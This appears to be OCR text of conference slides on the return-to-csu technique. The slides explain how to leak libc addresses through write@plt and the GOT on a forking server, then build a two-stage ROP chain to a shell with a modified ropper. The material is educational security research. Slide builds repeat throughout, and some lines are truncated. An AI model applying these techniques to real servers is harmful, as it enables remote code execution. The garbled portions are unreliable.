- Control flow: We can specify the destination of a `call` 🙂
- No `EAX` control, nor `SYSCALL/SYSENTER/INT 0x80` gadgets ☹
  - We cannot execute syscalls
- We don't know where are loaded: `stack`, `libs`, `heap`, … ☹

We want a generic method: What can we do?



3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Analyzing the PLTs/GOTs

- Let's review again the "attached code"

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
0000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
0000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
0000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
0000000000200df0 t .init_array
0000000000200df8 t __init_array_end
0000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Analyzing the PLTs/GOTs

- Let's review again the "attached code"

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
0000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
0000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
0000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
0000000000200df0 t .init_array
0000000000200df8 t __init_array_end
0000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

PLTs are good candidates:

- They are part of the **Attached Code**
- We can call any @PLT
- Basic interaction of any program
  - read()/write() or send()/recv()

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Reusing the connection

Attached Code

Basic sever calling `read()/write()` **only**

```
$ objdump -d --section=.plt simple
simple:     file format elf64-x86-64

Disassembly of section .plt:

00000000000005d0 <.plt>:
 5d0:     ff 35 d2 09 20 00      pushq  0x2009d2(%rip)
 5d6:     ff 25 d4 09 20 00      jmpq   *0x2009d4(%rip)
 5dc:     0f 1f 40 00            nopl   0x0(%rax)

00000000000005f0 <write@plt>:
 5f0:     ff 25 ca 09 20 00      jmpq   *0x2009ca(%rip)
 5f6:     68 01 00 00 00         pushq  $0x1
 5fb:     e9 d0 ff ff ff         jmpq   5d0 <.plt>
...       ...                     ...
0000000000000610 <read@plt>:
 610:     ff 25 ba 09 20 00      jmpq   *0x2009ba(%rip)
 616:     68 03 00 00 00         pushq  $0x3
 61b:     e9 b0 ff ff ff         jmpq   5d0 <.plt>
```

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Reusing the connection

Attached Code

Basic sever calling `read()/write()` **only**

```
$ objdump -d --section=.plt simple
simple:     file format elf64-x86-64

Disassembly of section .plt:

00000000000005d0 <.plt>:
 5d0:     ff 35 d2 09 20 00      pushq  0x2009d2(%rip)
 5d6:     ff 25 d4 09 20 00      jmpq   *0x2009d4(%rip)
 5dc:     0f 1f 40 00            nopl   0x0(%rax)

00000000000005f0 <write@plt>:
 5f0:     ff 25 ca 09 20 00      jmpq   *0x2009ca(%rip)
 5f6:     68 01 00 00 00         pushq  $0x1
 5fb:     e9 d0 ff ff ff         jmpq   5d0 <.plt>
...       ...                     ...
0000000000000610 <read@plt>:
 610:     ff 25 ba 09 20 00      jmpq   *0x2009ba(%rip)
 616:     68 03 00 00 00         pushq  $0x3
 61b:     e9 b0 ff ff ff         jmpq   5d0 <.plt>
```

`write@plt(int, void *, size_t);`

- 1st arg: file descriptor (`fd`) ☺
- 2nd arg: buffer to write (`*buff`) 😐
- 3rd arg: Bytes to write (`count`) ☺

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)
2nd arg: buffer to write (*buff)
3rd arg: Bytes to write (count)

Re-use the fd from accept()

- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)

2nd arg: buffer to write (*buff)

3rd arg: Bytes to write (count)

Re-use the fd from accept()

- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

We can put any value (addr) here but:

- The *addr must be useful
- This is exactly how the GOT looks!
- GOT is located in the **Attached Code**
- **It is an *array* containing lib addresses!**

3. Return-to-csu: looking for a destination

4) Info leak with a µROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)

2nd arg: buffer to write (*buff)

3rd arg: Bytes to write (count)

Re-use the fd from accept()

- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

We can put any value (addr) here but:

- The *addr must be useful
- This is exactly how the GOT looks!
- GOT is located in the **Attached Code**
- **It is an *array* containing lib addresses!**

Bytes to be written:

- Unsigned integer that we fully control

3. Return-to-csu: Info leak with a µROP

4) Info leak with a µROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

`fd = 4`

Assuming that `accept()` returned `4`

- We just need to set `fd` to `4`

3. Return-to-csu: Info leak with a µROP

4) Info leak with a µROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

`fd = 4`

Assuming that `accept()` returned `4`

- We just need to set `fd` to `4`

`buff = &GOT_TABLE[1]`

To leak where the `libc` is:

- The `addr` will point to the `GOT_TABLE[1]`
  Then `*addr` will contain `write()` address
- Therefore the `libc` is de-randomized

3. Return-to-csu: Info leak with a µROP

4) Info leak with a µROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

Attached Code

```
0000000000005d0 <.plt>:
 5d0:    ff 35 d2 09 20 00      pushq  0x2009d2(%rip)
 5d6:    ff 25 d4 09 20 00      jmpq   *0x2009d4(%rip)
 5dc:    0f 1f 40 00            nopl   0x0(%rax)

00000000000005f0 <write@plt>:
 5f0:    ff 25 ca 09 20 00      jmpq   *0x2009ca(%rip)
 5f6:    68 01 00 00 00         pushq  $0x1
 5fb:    e9 d0 ff ff ff         jmpq   5d0 <.plt>
...      ...                     ...
0000000000000610 <read@plt>:
 610:    ff 25 ba 09 20 00      jmpq   *0x2009ba(%rip)
 616:    68 03 00 00 00         pushq  $0x3
 61b:    e9 b0 ff ff ff         jmpq   5d0 <.plt>
```

fd = 4

Assuming that `accept()` returned `4`

- We just need to set `fd` to `4`

buff = &GOT_TABLE[1]

To leak where the `libc` is:

- The `addr` will point to the `GOT_TABLE[1]`
  Then `*addr` will contain `write()` address
- Therefore the `libc` is de-randomized

3. Return-to-csu: Info leak with a µROP

4) Info leak with a µROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

Attached Code

```
0000000000005d0 <.plt>:
 5d0:    ff 35 d2 09 20 00      pushq  0x2009d2(%rip)
 5d6:    ff 25 d4 09 20 00      jmpq   *0x2009d4(%rip)
 5dc:    0f 1f 40 00            nopl   0x0(%rax)

00000000000005f0 <write@plt>:
 5f0:    ff 25 ca 09 20 00      jmpq   *0x2009ca(%rip)
 5f6:    68 01 00 00 00         pushq  $0x1
 5fb:    e9 d0 ff ff ff         jmpq   5d0 <.plt>
...      ...                     ...
0000000000000610 <read@plt>:
 610:    ff 25 ba 09 20 00      jmpq   *0x2009ba(%rip)
 616:    68 03 00 00 00         pushq  $0x3
 61b:    e9 b0 ff ff ff         jmpq   5d0 <.plt>
```

`fd = 4`

Assuming that `accept()` returned `4`

- We just need to set `fd` to `4`

`buff = &GOT_TABLE[1]`

To leak where the `libc` is:

- The `addr` will point to the `GOT_TABLE[1]`
  Then `*addr` will contain `write()` address
- Therefore the `libc` is de-randomized

`count = 8`

Bytes to be written/leaked:

- Addresses in `64 bits = 8 bytes`

3. Return-to-csu: Info leak with a µROP

4) Info leak with a µROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

fd = 4

Assuming that `accept()` returned `4`

- We just need to set `fd` to `4`

Attached Code

```
0000000000005d0 <.plt>:
 5d0:     ff 35 d2 09 20 0
 5d6:     ff 25 d4 09 20 0
 5dc:     0f 1f 40 00

00000000000005f0 <write@pl
 5f0:     ff 25 ca 09 20 0
 5f6:     68 01 00 00 00          pushq  $0x1
 5fb:     e9 d0 ff ff ff          jmpq   5d0 <.plt>
...       ...                     ...
0000000000000610 <read@plt>:
 610:     ff 25 ba 09 20 00       jmpq   *0x2009ba(%rip)
 616:     68 03 00 00 00          pushq  $0x3
 61b:     e9 b0 ff ff ff          jmpq   5d0 <.plt>
```

GOT_TABLE[1]

`libc` is:

- `t` to the `GOT_TABLE[1]`
- `ntain write()` address
- `c` is de-randomized

Server is sending us where `write()` is loaded

`libc` de-randomized!!!!

count = 8

Bytes to be written/leaked:

- Addresses in `64 bits = 8 bytes`

3. Return-to-csu: Building the final attack

5) Building the final `full-ROP` attack: Getting a shell

- Using the `libc` is trivial to generate `full-ROP` chains
- Tools now can create automatic `full-ROP` chains
- We can execute arbitrary code

The attack in two stages:

Stage 1: Create a `µROP-chain` payload to leak a `libc` address


- Attackers will receive where the `libc` is in memory

Stage 2: Create a second payload using the input of the stage 1


- This `ROP-chain` uses all `libc`

3. Return-to-csu: Building the final attack

5) Building the final `full-ROP` attack: `return-to-csu` in a stack buffer overflow



3. Return-to-csu: When can we use return-to-csu



Note: Per boot-ASLRs == Forking Server

3. Return-to-csu: Enriching automatic tools

Why automatic tools like `ropper` and `ropshell.com` failed?

- Automatic `ROP-chain` generation are clever but have limitations
- They are focused on profitable gadgets and try to linked them
- In this case they didn't find Gadget 2 which was key
  - Probably because `r13`,`r14` and `r15` are in `movs` and not in `pops`
  - A better knowledge about which registers we control will improve these tools

Gadget 2

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
```

When advanced `ROP` tools say "there are not enough gadgets" it is **not always** true. A manual inspection can reveal valid gadgets.

4. Making return-to-csu attack profitable

We have modified `ropper` to support `return-to-csu`

- New support for `dup2() rop` chain generation
- New support for `execve()` with `({"bash", "i", NULL}, NULL)` as args

```
$ ./Ropper.py –help
example uses:
  ./Ropper.py --file /bin/ls --info
  ./Ropper.py --file /bin/ls --imports
  ./Ropper.py --file /bin/ls --sections
  ./Ropper.py --file /bin/ls --segments
  ./Ropper.py --file /bin/ls --set nx
  ./Ropper.py --file /bin/ls --unset nx
  ...
  ./Ropper.py --file /home/BH/server --ret2csu "fd=0x4"
  ./Ropper.py --file /bin/ls /lib/libc.so.6 --console
  ...
```

return-to-csu

